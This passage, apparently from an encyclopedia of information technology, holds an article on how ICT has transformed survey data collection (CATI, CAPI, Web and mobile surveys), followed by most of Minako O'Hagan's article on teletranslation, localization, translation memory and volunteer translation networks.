The early implementations of ICT in survey data collection are linked to computer developments. Mass computerization started with the emerging PC in the 1980s and enabled *computer-assisted survey information collection* (CASIC), firstly with the introductionn of *computer-assisted telephone interviewing* (CATI). In the late 1980s, portable computers started to be used with face-to-face interview data collection, leading to *computer-assisted personal interviewing* (CAPI). When personal computers started to become the mainstream, *computerized self-administered questionnaires* (CSAQ) were implemented in various forms. The last crucial milestone came in the 1990s with the rise of the Internet, which enabled e-mail and Web-based types of CSAQ. This started a new stream of ICT development which is radically transforming the entire survey industry.

Internet-based data collection will soon become the mainstream survey mode. Studies for 2005 projected that market research organizations worldwide would generate over a billion dollars in revenue on the basis of Internet surveys (Terhanian & Bremer, 2005). In addition, about 40% of research work in the USA in 2003-2004 was conducted on the Internet (E-consultancy, 2004).

In this article, we first overview specific ICT developments as the driving forces of the transformation of survey data collection procedures. The subsequent part addresses the status of ICT-supported data collection. In the conclusion, we summarize the findings and outline some potential future trends.

BACKGROUND

Several key technological factors have generated major changes in the transformation of the survey data collection industry.

Computer developments were the starting point of other ICT-related changes. They allowed the entering of data into a computer already in the interviewing stage (e.g., CATI, CAPI). This eliminated the need for a manual data input, thereby also avoiding errors in this phase. In addition, they enabled the enrichment of questionnaire design with computerized features. These include interactive questions that automatically adapt to respondents' answers (e.g., automated skips over irrelevant questions), the real-time control of answers, extensive multimedia support, and several others. These features are especially prominent within the CSAQ modes.

Internet development. Technological advancements in transmission procedures, the evolution of standardized Web browsers, the development of e-mail clients, and integrated technologies have enabled and fostered use of the Internet for survey research (Lozar Manfreda, 2001). Internet surveys are computerized, self-administered questionnaires that are delivered, submitted, and usually managed using the Internet. The most widespread are Web surveys, which started in the early 1990s (Pitkow & Recker, 1994), and revolutionized self-administered surveys. More recent software developments (e.g., Ajax) are also importantly improving Web survey developments. Further, Internet access is available on an increasing number of various devices, including mobile phones. The survey questionnaire, implemented using specific Internet services, enables all the benefits of CSAQ.

Telecommunications & Broadband. Broadband is the main precondition for effective Internet surveys. Low bandwidth produced an important bottleneck in Internet data collection up until a few years ago. People using a modem needed extra patience, incurred extra costs, and were limited to plain textual questionnaires. Broadband developments have thus determined the speed and nature of the transformation of Internet data collection. With a wider availability of broadband, the advanced features of CSAQ can be implemented more effectively.

Mobile phone developments currently have a limited role in data collection, partly due to delays in full 3rd generation developments. Modern features of CSAQ cannot be adequately implemented on mobile phones without suitable bandwidth and multimedia support. Technological standardization is an obstacle as well (Tjøstheim, Thalberg, Nordlund, & Vestgården, 2005). In the future, mobile devices are likely to become much more powerful and offer more operational screens.

Interactive TV also has huge potential but is experiencing relatively slow development. This technology integrates "traditional TV" and access to Internet services (e.g., WebTV). It is currently rarely used for the distribution of survey questionnaires. However, as people intensively interact with TV devices (on average more than 2 hours per day in developed countries), we can expect that the full implementation of interactive TV will dramatically stimulate its use in survey data collection.

Information security management already enables a respondents' identification to be securely managed through the response process. This is essential in all Internet surveys where user identification is needed (e.g., census data collection or official statistical surveys). Mobile certificate authorization will offer another promising opportunity in the future. Respondents will obtain a simple identification option on mobile without the need to install a certificate on a disk or use special equipment for smart cards. Every time identification is required, the user will provide a mobile phone number and receive an SMS with a PIN code for survey access. This procedure will further simplify and extend the potential of survey data collection, as it is legally equal to other forms of digital signatures.

Open Source software developments are extremely important in this area. Although it is not difficult to program a survey questionnaire on the Web, the development of sophisticated solutions is relatively complicated. A large number of software tools for Web surveys can be found in various online databases (e.g., WebSM, 2006). Open source applications (e.g., phpSurveyor) substantially contribute to the expansion of surveys, particularly for small companies, organizations, and the nonprofit sector.

ICT IN COMPONENTS OF THE SURVEY PROCESS

Survey modes can be classified according to various criteria. If we focus on the interviewer's involvement and the presence of computer-based technology, we can observe that the contemporary implementation of ICT in the survey process is largely characterized by self-administration, computerization, and electronic networks. ICT is gradually eliminating the need for interviewer involvement. Administration in all stages of the survey process is also increasingly moving to the Web (Cowling, 2005). Researchers are thus offered an enormous amount of flexibility in survey project preparation, management, and monitoring. ICT is rapidly moving the survey process toward *paperless* and *interviewer-less* surveying, which is both radically modifying the survey process and greatly reducing the costs.

Different CSAQ survey modes can be further classified according to the technology used for the presentation of questions (visual, audio, video) and the recording of responses (manual, voice recording). Innovations in ICT thus allow new and more effective modes of CSAQ like touch-tone data entry (TDE) using telephones or interactive voice response (IVR) systems supported by speech-recognition technology. The use of machine-generated audio questions on the basis of text-to-speech (TTS) technology and the introduction of virtual interviewers present other ways of technological development in survey research.

Internet surveys can be considered as one of the most revolutionary applications of modern ICT in survey research. They were initially based on e-mail. Even though e-mail surveys do not offer many benefits of modern CSAQ, they did enable significant cost reductions (Sheehan & Hoy, 1999), faster responses, and often higher data quality (Bachmann, Elfrink, & Vazzana, 1996). The most elementary Web surveys were plain HTML forms which do not offer the advanced features of CSAQ. Modern Web technologies support more interaction, a variety of dynamic questionnaire features and more powerful client-side execution with features running on respondents' computers, reducing the need for continuous interaction with a Web server.

We will now briefly overview the impact and challenges of ICT on the key components of the survey process. A comprehensive discussion of Internet surveys is, for example, provided by Schonlau, Fricker, and Elliot (2002), while a full and up-to-date bibliography can be found on the Web sites WebSM (www.websm.org) and Exploring online research methods in a virtual training environment (www.geog.le.ac.uk/orm/).

Questionnaire design. Questions in CSAQ use different elements like text boxes, radio buttons, check boxes, and others. Interactive questionnaires offer advanced features, including control of answers (e.g., for nonresponse or a specific input format), the randomization of items, skips and filters, and data piping (inclusion of previous answers in wordings of subsequent questions). Multimedia elements (images, video and audio clips, flash animations, etc.) can be included easily and cost-effectively. They can substantially broaden the potential of surveys and might have a positive impact on respondents' motivation (Bälter, 2005; Batagelj & Vehovar, 2002; Lozar Manfreda, 2001). However, all these features need to be used according to a careful technical and methodological examination. Different question presentations can impact on the answers provided by respondents (Heerwegh & Loosveldt, 2002) or have questionable effectiveness (e.g., Couper, Tourangeau, Conrad, & Singer, 2006). In addition, not all question types are suitable for all CSAQ modes. For example, scale questions are very common in Web surveys, while small screens make them largely inappropriate for mobile phones. Using the latest technology can cause compatibility-related problems across various platforms. The extensive inclusion of multimedia might become annoying for respondents, especially if they use slow Internet connections. This can lead to the increased preliminary termination of surveying (Lozar Manfreda et al., 2002).

Sampling. While ICT has significantly impacted survey data collection, the basic principles of probability sampling remain the same as data collection and sampling are separate issues. ICT has only brought two specifics. One is intercept sampling which enables one to properly select the respondent from among visitors to a certain Web site. The other specific is the increased temptation to use nonprobability samples, predominantly because they are cheap and enable fast and easy data collection. However, only probability samples allow a statistical inference from a sample to a population. Self-selected samples on the Web are in principle not much better than self-selected mail responses from magazines or call-in telephone surveys.

Respondents recruiting. The implementation of CSAQ changed the way of inviting respondents to a survey. This is especially highlighted in Web surveys where intercept and e-mail recruiting options are used widely. In the first case, visitors to a specific Web site are invited by using pop-ups, banners, or other related technologies. E-mail recruiting is based on sending individual invitations by e-mail. However, traditional invitation modes (e.g., telephone, personal, mail) still need to be used for inviting the general population (Pratesi, Lozar Manfreda, Biffignandi, & Vehovar, 2004) as there are no sampling frames of e-mails. ICT is also radically changing the options for providing incentives (e.g., PayPal, mobile phone account payments, etc).

Data collection. The technology of data collection depends largely on a specific mode. In Web surveys, data provided by respondents is sent to a Web server using CGI (Common Gateway Interface) scripts or (rarely) e-mail and stored in a database. In addition to answers from respondents, metadata and paradata can often be collected (Couper, 2005). They provide information on a respondent's computer system (operating system, Web browser, IP address, etc.), the duration of surveying, tracking changes, and more. According to Couper (2005), paradata are used increasingly for understanding and managing the survey process. They can offer an insight into the formation of a respondent's answers (Heerwegh, 2004). ICT developments are also broadening the range of devices used for data collection, from PCs, PDAs, TV, and mobile devices to various audio recording devices.

Errors and costs. Similar to other surveys, CSAQ modes might be affected by several error sources. Web surveys are mostly associated with noncoverage error due to the lack of Internet access in specific segments of the general population. This usually limits their use to special populations with high Internet coverage. Another common problem is a high nonresponse rate (e.g., Fricker, Galesic, Tourangeau, & Yan, 2005). These errors that regularly question the validity of Web surveys are closely related to costs. Lower costs are regarded as one of the most promising advantages of Web surveys. However, the study by Vehovar, Lozar Manfreda, and Batagelj (2001) showed that, as errors are taken into account, the costs advantages of Web surveys are not always that straightforward.

FUTURE TRENDS

Changes in survey data collection are thus directly following the advances in ICT. However, paradoxically, the technology is still the main limit on a full transformation toward integrated ICT-supported survey data collection. This is particularly true of the uncompleted broadband penetration among households and the slow developments seen in the 3rd generation of mobile phones. More widespread availability is also lacking for interactive TV, which could bring the survey data collection closer to one of the main activities of modern citizens, watching TV.

Further ICT developments will provide new opportunities for survey data collection. Surveys will become increasingly self-administered. New forms of data input (e.g., voice recognition, text to speech) will be routinely implemented and advanced multimedia-based interaction will be developed (e.g., virtual interviewer). New ICT will foster the move from fixed to mobile communications. Mobile devices with wireless Internet support will allow continuous measurement (Couper, 2005) by contacting and surveying individuals virtually anywhere. Integrations with geographic information systems (GIS) will provide new opportunities for location-based research. In particular, ICT-supported data collection by observation (e.g., automatic recording of radio stations listened to, TV channels watched, credit card transactions etc.) will largely replace survey data collection procedures.

It is likely that integrated survey solutions offering the simultaneous deployment of different survey modes will become more widespread. This will provide benefits of mixing survey modes in different phases of a survey process (de Leeuw, 2005), while maintaining central data and project management. Researchers will thus be provided with ever more decentralized solutions to survey project administration without having to take time and space boundaries into account.

We should recall that ICT is changing not only quantitative data collection (i.e., surveys), but also qualitative approaches. Online focus groups, online interviews and virtual ethnography have entered an entirely new stage with the new opportunities offered by ICT. We expect a further expansion of video over IP, which will offer new potential for the primary collection of qualitative data. ICT also enables the much more flexible mixing of qualitative and quantitative methods (Lobe, 2006).

CONCLUSION

We have demonstrated that modern ICT is dictating radical changes in contemporary survey data collection processes. ICT-supported survey modes offer enormous potential for a variety of applications, particularly for data collection in business, marketing, and academic research. The most exposed examples of applications include ICT-survey support for immediate on-site feedback at events or conferences, online support for exit polls, and support related to the direct measuring of popular TV voting. The development of ICT is also dramatically changing official data collection, from ICT-supported surveys to major population data collection like censuses and elections. In all these cases, modern ICT can be incorporated in each phase of surveying to enable more flexibility and effectiveness for researchers and respondents.

New ICT options will certainly further impact survey data collection. However, this will also increase methodological problems, perhaps faster than they can be elaborated. The fast developments are also partly preventing the profession from digesting all of ICT's contributions in time. It is thus symptomatic that Internet surveys still lack adequate research standards and ethical codes. Some of them are already available (e.g., ESOMAR, 2005; Ess & AoIR - Association of Internet Researchers, 2002; MRS, 2006). However, many issues related to statistical inference, privacy protection, data quality and the ethics of ICT-supported survey research remain unanswered.

REFERENCES

Bachmann, D. P., Elfrink, J., & Vazzana, G. (1996). Tracking the progress of e-mail versus snail-mail. *Marketing Research, 8*(2), 31-35.

Bälter, O. (2005). Using computer games design to increase response rates. In *Paper presented at the ESF SCSS Exploratory Workshop: Internet Survey Methodology: Toward Concerted European Research Efforts.*

Couper, M. P. (2005). Technology trends in survey data collection. *Social Science Computer Review, 23*(4), 486-501.

Couper, M. P., Tourangeau, R., Conrad, F.G., & Singer, E. (2006). Evaluating the effectiveness of visual analog scales: A Web experiment. *Social Science Computer Review, 24*(2), 227-245.

Cowling, T. (2005). Market for multi-country surveys, new tools and business solutions. In *Paper presented at the Joint WAPOR/ISSC Conference on International Social Survey*.

de Leeuw, E.D. (2005). To mix or not to mix data collection modes in surveys. *Journal of Official Statistics, 21*(2), 233-255.

E-consultancy. (2004). *Online surveys and research: A buyer's guide*. Retrieved April 24, 2007, from http://www.e-consultancy.com/publications/online-surveys-buyers-guide

ESOMAR. (2005). *ESOMAR guideline on Conducting Market and opinion research using the Internet.* Retrieved April 24, 2007, from http://www.esomar.org/web/show/id=49859

Ess, C., & AoIR - Association of Internet Researchers. (2002). *Ethical decision-making and Internet research: Recommendations from the aoir ethics working committee.* Retrieved April 24, 2007, from http://www.aoir.org/reports/ethics.pdf

Fricker, S., Galesic, M., Tourangeau, R., & Yan, T. (2005). An experimental comparison of Web and telephone surveys. *Public Opinion Quarterly, 69*(3), 370-392.

Gallup, G.H., & Rae, S.F. (1968). *The pulse of democracy: The public-opinion poll and how it works*. New York: Greenwood Press.

Heerwegh, D. (2004). Uses of client side paradata in Web surveys. In *Paper presented at the International symposium in honour of Paul Lazarsfeld.*

Heerwegh, D., & Loosveldt, G. (2002). An evaluation of the effect of response formats on data quality in Web surveys. *Social Science Computer Review, 20*(4), 471-484.

Lobe, B. (2006). *Mixing qualitative and quantitative methods in the environment of new information-communication technologies* Unpublished doctoral dissertation, University of Ljubljana, Ljubljana.

Lozar Manfreda, K. (2001). *Web survey errors.* Unpublished doctoral dissertation, University of Ljubljana, Ljubljana.

Lozar Manfreda, K., Batagelj, Z., & Vehovar, V. (2002). Design of Web survey questionnaires: Three basic experiments. *Journal of Computer Mediated Communication, 7*(3).

MRS. (2006). *Internet research guidelines.* Retrieved April 24, 2007, from http://www.mrs.org.uk/standards/downloads/revised/active/internet_mar06.pdf

Pitkow, J.E., & Recker, M.M. (1994). Results from the first World Wide Web user survey. *Journal of Computer Networks and ISDN Systems*, *27*(2), 243-254.

Pratesi, M., Lozar Manfreda, K., Biffignandi, S., & Vehovar, V. (2004). List-based Web surveys: Quality, timeliness, and nonresponse in the steps of the participation flow. *Journal of Official Statistics, 20*(3), 451-465.

Schonlau, M., Fricker, R.D., Jr., & Elliott, M.N. (2002). *Conducting research surveys via e-mail and the Web*. Santa Monica, CA: Rand.

Sheehan, K.B., & Hoy, M.G. (1999). Using e-mail to survey internet users in the United States: Methodology and assessment. *Journal of Computer Mediated Communication*, *4*(3).

Terhanian, G., & Bremer, J. (2005). Creative applications of selection bias modelling in market research. In *Paper presented at the International Statistical Institute, 55th Session*.

Tjøstheim, I., Thalberg, S., Nordlund, B., & Vestgården, J.I. (2005). Are mobile phone users ready for MCASI? In ESOMER (Ed.), *Excellence in international research* (pp. 465-488). Amsterdam: ESOMAR.

Vehovar, V., Lozar Manfreda, K., & Batagelj, Z. (2001). Sensitivity of e-commerce measurement to the survey instrument. *International Journal of Electronic Commerce, 6*(1), 31-52.

WebSM. (2006). *Web survey methodology portal.* Retrieved April 24, 2007, from www.websm.org

KEY TERMS

Computerized Self-Administered Questionnaires (CSAQ): A broad term for all survey modes that are implemented using computer technology and completed by respondents themselves (without an interviewer). The questionnaire can be presented in a visual (textual), audio, or video format and administered using different technologies, including the Internet and mobile devices.

Internet Survey: A term covering a variety of computerized self-administered survey modes implemented using different Internet services. The most common Internet survey modes include e-mail surveys, Web surveys, WebTV surveys, and mobile Internet surveys. Of these, Web surveys are currently the most widespread.

Intercept Recruiting: A method of inviting potential respondents to a Web survey based on intercepting visitors to a specific Web page. This can be done using pop-up windows, banner-ads, or some other Web-based technologies.

Interactive Voice Response (IVR): Computerized self-administered survey in which respondents verbally answer the questions using a telephone. The system is based on speech-recognition technologies to identify responses provided by the survey participants.

Mobile Computerized Self-Administered Questionnaires (MCSAQ): A special mode within the computerized self-administered survey modes with the questionnaire being delivered and administered to a respondent's mobile device (usually a mobile phone or PDA). This might be done using SMS, MMS, or more convenient mobile Internet technologies.

Text-to-Speech: A technology that enables speech synthesis as an artificial production of speech on the basis of text. It might be used in survey research for the more cost-effective production of prerecorded audio questionnaires, customization of voices, and various other applications.

Web Survey: An Internet survey mode with the questionnaire administered via the Web. When respondents answer the questionnaire using a Web browser, data are transmitted through the Internet network and stored on a Web-server database. Web surveys might be supported by modern Web technologies, enabling advanced questionnaire features, and the inclusion of multimedia elements. They present the most widely used survey mode based on contemporary ICT.

Teletranslation

Minako O'Hagan
Dublin City University, Ireland

INTRODUCTION

Translation as a form of language mediation is called upon to convert the source text written in one natural language into the target text in another, to assimilate or disseminate information across language barriers. Prior to the ubiquitous availability of the Internet, translators worked without the benefit of fast and affordable online access to up-to-date information in a wide variety of languages or to fellow translators in different geographical locations to share knowledge. Translation texts were largely in printed form and their circulation was dependent on physical delivery systems. In response to the widespread use of information and communication technology (ICT) leading to the advent of the Internet, the concept of teletranslation was first proposed (O'Hagan, 1996) to demarcate an emerging translation paradigm based on electronic networks of global communication rather than one where physical transportation was the main means for moving texts. It represented the new modus operandi where translators, which may include machine translation (MT), and customers are electronically linked with online access to translation tools and to other translators for knowledge sharing. It presupposes the translation text to be in electronic form and thus able to be seamlessly transmitted, stored, and processed by electronic means. Today, teletranslation has been embodied in Web-based platforms on the Internet, allowing the translator not only to receive and transmit translation text, but also to procure translation jobs, conduct research as well as collaborate in teams. Furthermore, an increasing array of computer applications has made computer-aided translation (CAT) commonplace (Quah, 2006) where technology is indispensable for the production of translation. On the basis of the infrastructure supported by ICT networks as well as the prevailing use of CAT, teletranslation continues to develop as the predominant paradigm in the translation industry.

The term translation embraces different modes of language mediation. According to the strict use of the terminology, however, "translating" refers to the act of mediating communication in written form, which typically takes place asynchronously whereas "interpreting" facilitates oral communication in synchronous mode as in conference interpreting. So far, the impact of ICT has been far more prominent in translation than in interpretation where text-processing tools play a limited role in oral communication and face-to-face mode prevails with little dependence on electronic means, with a few exceptions of remote interpreting modes. These language mediation modes serve to facilitate a given communicative situation where the sender and the receiver of the message do not share a common language, therefore requiring the source language to be converted into the target language in a required form. The language mediator plays the unique role of simultaneously being the receiver of the source text and the sender of the target text where translating or interpreting forms an act of communication embedded in another act of communication (Hatim & Mason, 1997, pp. 1–2). This fundamental role played by the language mediator remains the same in teletranslation. This article provides the background to the emergence of teletranslation, its current status, and future prospects with reference to relevant research and developments in related fields.

BACKGROUND: EVOLUTION FROM TRANSLATION TO TELETRANSLATION

Prior to the 1980s, physical transportation systems underpinned the translation business by facilitating the movement of text between translator, customer, and often translation agency acting as an intermediary. As such, translation services were constrained by physical distance, thus operating primarily as a regional business. The arrival of fax machines allowed them to become less location-bound. The nature of translation work primarily being text-based and asynchronous (i.e., translation usually does not have to be done instantaneously) suited telework mode in which translators receive and return text at a distance with a time lag. Fax machines facilitated telework by allowing translators to work on text remotely without incurring additional delivery delays. During the 1980s and into the early 1990s, text transmission via fax was gradually replaced by use of modems with text transmitted directly from computer to computer. This provided the advantage of text arriving in machine-readable form with flexibility for further processing by computer. Into the 1990s, the power of computer networks began to see translation businesses operate internationally, linking translators and customers worldwide.

In the mid-1990s, the Internet started to be used for information gathering and for communicating via text and subsequently also voice with VoIP (Voice Over Internet Protocol). Computer-mediated communication (CMC) modes on the Internet such as e-mail and electronic forums provided the translators with efficient means to communicate and share specialist knowledge as well as to receive and transmit translation text. The Internet made physical national borders porous, allowing multilingual information to be available to the advantage of translators seeking information in a variety of languages. At the same time, the very nature of the Internet boosted demand for translation, for example, where a user happened upon a foreign language Web site and required a translation there and then, preferably at little or no cost.

Tapping into such needs, services based on online MT became commonly available whereby translating Web sites on the fly via user-friendly interfaces; the user simply pastes the URL or portions of the text to be translated in a translate-box, selects the source and the target languages, and presses a translate button to generate the translation. The online MT *Babelfish* was introduced in 1997 on the Alta Vista portal reportedly handling four million Web pages with 16 language combinations every day by 2001 (McKinsey, 2001, p. 38). MT found a niche market in providing fast online translation, mostly free of charge, introducing the utility which came to be referred to as “information gisting.” Clearly, unsuitable as a human translation (HT) based service in view of pricing, time-frame, and logistics, MT has met new demands for multilingual language mediation to be provided instantaneously in the user’s online environment at virtually no cost to the user. These automatic online translation services operating on the basis of a seamless electronic link between the user, the service provider, and the translation text can be viewed as a manifestation of teletranslation. Convenient and free MT services notwithstanding, businesses which leverage the Internet to reach customers on a global basis needed to transmit accurate information in the customer’s language rather than relying on the ad hoc application of gisting services by the users themselves. This resulted in demand for Web sites to be available in different languages suitable for different markets and led to a new type of language service called Web localization which became the fastest growing area within the translation sector in the late 1990s (Lockwood, 1999).

ASSOCIATED DEVELOPMENTS OF LOCALIZATION

The impact of ICT on translation was also evidenced in the introduction of new types of product to be translated, in some cases, driving a new mode of language mediation; a case in point is the practice called localization which emerged in the early 1980s. The localization industry came into existence to meet the demands of the opening international market for computer products (Esselink, 2000); software and hardware needed to be adapted to the requirements of local customers in diverse markets, representing different languages and cultural conventions from those of the original market. In addition to translation in print form such as manuals and packaging, software products also require the translation of online help as well as the body of software. Localization may also affect nontextual elements such as images, icons, layout, colors, and so forth, which can be culture-specific, thus needing to be modified to suit the target market. Software localization involves software engineering to integrate various translated elements into the body of the software, followed by testing to ensure functionality in the localized version. In this way, although translation is an essential part of localization, the latter has a wider scope than translation. During the 1990s, the localization sector expanded from mainly dealing with computer software to accommodating a diverse range of products such as Web sites, mobile phones, video games, and other electronic devices. It is now recognized as a key sector in the translation industry and has been incorporated into many university translation courses (Folaron, 2006) with a number of translation studies scholars attempting to theorize this newer form of language mediation (e.g., Pym, 2004).

The fact that localization was initially often linked more closely to software engineering than to translation (O'Hagan, 2004) suggests how the conventional translation paradigm, fundamentally grounded in processing text in print form, was not compatible with localization practices. In order to support the localization-specific workflow and processes, localization practices call for specialized tools to deal efficiently with electronic content in different formats and also to meet commercial requirements such as simship (simultaneous shipment) mode where the original and localized versions are simultaneously launched in the market. To deal with constantly changing source texts in the simship model as well as the repetitive nature of the text in software localization, the use of CAT tools such as translation memory (TM) became widespread to improve both productivity and the quality of translation. TM is most useful with text that includes reapeated or similar sentences within the same document as well as across other associated documents which were translated. TM systems store previous translations in a database and automatically retrieve into the new text identical or similar previously translated segments (sentences) and are usually integrated with terminology management components.


Conventionally, translation work was handled by a single translator from beginning to end. However, time pressure, increased job volume and complexity, and requirements for different types of skills for localization projects often demand team-based work. This has made distributed workflow common with the need for certain CAT tools to be sharable on the network. For example, TM tools are now being used on a shared mode on the network (Zetzsche, 2007) whereby ensuring the quality of translation through standardization and consistency of terminology and repeated segments among a number of translators working on different parts of the same project. Production efficiency and product quality depend on how effectively human talents and computer systems can be deployed in the workflow in a virtual collaborative environment. Resulting from the direct nexus between language mediation and IT, localization is the most technologized sector in the translation industry and embodies a highly structured translation system, providing a useful insight into teletranslation.

DISCUSSION: TELETRANSLATION AND TRANSLATION-MEDIATED COMMUNICATION

The teletranslation concept regards translation as a specialized communication function within a global networked society and seeks to consider the significant role played by technology in mediating interlingual communication. Taking a communication-focused and system-oriented approach to translation, O'Hagan and Ashworth (2002) proposed the analytical framework for teletranslation called translation-mediated communication (TMC). TMC is primarily concerned with technology-driven and technology-based language mediation modes. The TMC model views translation as a communication system which can be analyzed in terms of transmission, storage, and processing of translation, mediating interlingual communication between the sender and the receiver of the message as illustrated in Figure 1. A communication system is designed to achieve a specific purpose and governed by a control subsystem which receives feedback in order to ensure that the purpose is met. In this model, the message in the source language (M1) moves from the sender (S) via the translation system (converting M1 in the source language into M2 in the target language) to the receiver (R) who receives the message in the target language (M2).

The earlier applications of the communication model to translation by various translation scholars (Bell, 1991; Hatim & Mason, 1997; Nida & Taber, 1969) have highlighted the special double role played by the translator, as the receiver of the source text and the sender of the target text at the same time. However, the applicability of the communication model to translation focusing on encoding and decoding and transmission of the message has drawn some criticism (e.g., Robinson, 2003) because of the model's primary assumption that the meaning of the message can be quantifiable. While the applicability of a communication model may be limited in assessing translation quality, the TMC model helps to address translation activities as part of the communication link among the involved parties and also focus on the role of technology according to the stage of the information flow (the movement of translation text) from the sender to the receiver of the message as well as within the translation system. The TMC model

Figure 1. Teletranslation in TMC (adapted from O'Hagan & Ashworth, 2002, p. 33)




attempts to combine a qualitative analysis in terms of the impact of technology on the sender, the receiver, and the message as well as on the translator, while a quantitative consideration can be given in terms of how the message is technically transmitted, stored, and processed without noise. In this manner, the proposed framework allows a holistic view in understanding the impact of technology on TMC. For example, the process called "internationalization" often employed in localization entailing designing of the source content with the receiver in mind can be expressed with a new link between the sender and the receiver as depicted in Figure 2. Similarly, a recent application of translation technology upstream designed to facilitate the subsequent use of CAT can be illustrated using the TMC model.

Controlled authoring is an attempt to control the source text to facilitate the subsequent translation process. In addition to using TM during the translation process, a new TM application allows it to be applied in the authoring process of the source text (Zetzsche, 2007, p. 35), whereby replicating in the new text the previously translated segments stored in a TM database when the same or similar ideas are to be expressed. In the TMC model, TM technology can be treated as part of the processing function and also the storage of past translations. Figure 2 illustrates the impact on translation of the preprocessing approach at the front end with the sender drawing on the storage function of the translation system via TM application during the authoring stage of the message. This in turn affects the subsequent translation to follow. Although detailed descriptions are not provided here due to space constraints it can be seen that the model is useful in making explicit the impact on translation of technology, arising from new processes employed.

RECENT DEVELOPMENTS OF TELETRANSLATION WITH VOLUNTEER TRANSLATORS NETWORKS

Teletranslation has so far been discussed in commercial translation contexts. In parallel with the commercial counterpart, however, there has been a rise of volunteer and amateur translator communities which have developed or strengthened in the advent of the Internet and Web-based applications. For example, the emergence of two types of online volunteer translator networks are noted (Bey, Boitet, & Kageura, 2005): "mission-oriented" translator groups to mainly translate technical documents related to open source computing such as documentation for the Linux operating system while "subject-oriented" groups translate various online texts such as news articles, reports, and so forth, in order to advocate certain opinions, for example, an antiwar humanitarian stance. High profile collaborative projects such as *Wikipedia* also rely on the contribution of volunteer translators organized on a Wiki to participate in making the content available in as many language versions as possible (Désilets, Gonzalez, Paquet, & Stojanovic, 2006). These groups appear to have directly

Figure 2. TMC with internationalization and controlled authoring (adapted from O'Hagan & Ashworth, 2002, p. 33)



resulted from the global connectivity afforded by the Internet whereby linking people with similar concerns and interests. Bey et al. (2006) are developing CAT tools especially geared for these volunteer groups of translators based on the observation that they currently rely mainly on individuals' stand-alone computing environments without the benefit of more efficient collaborative environments in the production of translation. Their developments are significant to the consideration of further developments of teletranslation.

Added to these are fan translation groups for certain popular entertainment genres such as films, comics, and video games where fans produce unofficial translations and circulate them online. In particular, self-organized fan translation groups of Japanese animation films (anime) and comics (manga) have been actively translating, yet to be officially translated, anime and manga titles to make them available to non-Japanese speaking fans (O'Hagan, 2008). Despite their dubious legal status, these fan translation groups are forming widespread translation networks (Leonard, 2005) driven by a common interest in sharing freely the given content in translation exclusively on the Internet environment. For example, "fansub" groups who produce subtitles for anime first access raw anime productions and upload them in a file sharing environment whereby making available the source content mainly in Japanese to fan translators who in turn collaborate with other members of the team consisting of editors, proofreaders, and others who take the role of inserting the subtitles on the film and uploading the finished film on the Internet (Pérez González, 2006, pp. 266–269). Similarly, "scanlation" fan groups who translate manga first scan manga pages to convert them to electronic form in order to upload them to a file sharing environment and follow a process similar to that of fansubbing (O'Hagan, 2008), although manga do not involve handling of audiovisual media. The fan translation networks often have a systematic distributed workflow to complete a project within an increasingly tight timeframe and also to retain the quality of translation (O'Hagan, 2008). Translator communities formed on the Internet by these well motivated volunteer-based translation groups point to one emergent direction of teletranslation and warrant further investigations.

Taking note of the increasing use of the Internet as a platform for intercultural collaboration by nonprofit organizations and groups, the Language Grid research project launched in Japan in 2006 (Ishida, 2006) seeks to build language support infrastructure based on MT for intercultural collaborations across language barriers by use of Web technology. The project aims at developing an online language service infrastructure called "language grid" to assist various levels of intercultural and interlingual collaboration whereby developing techniques to link existing linguistic resources such as MT systems and terminology sources to improve their usability and accessibility (Ishida, 2006). Similar to the original rationale behind teletranslation, projects such as this assume that global communication networks are likely to promote virtual collaboration of various kinds across language barriers and thus beg for an efficient language mediation mechanism as well as providing the means to structure such a function.

FUTURE PROSPECTS

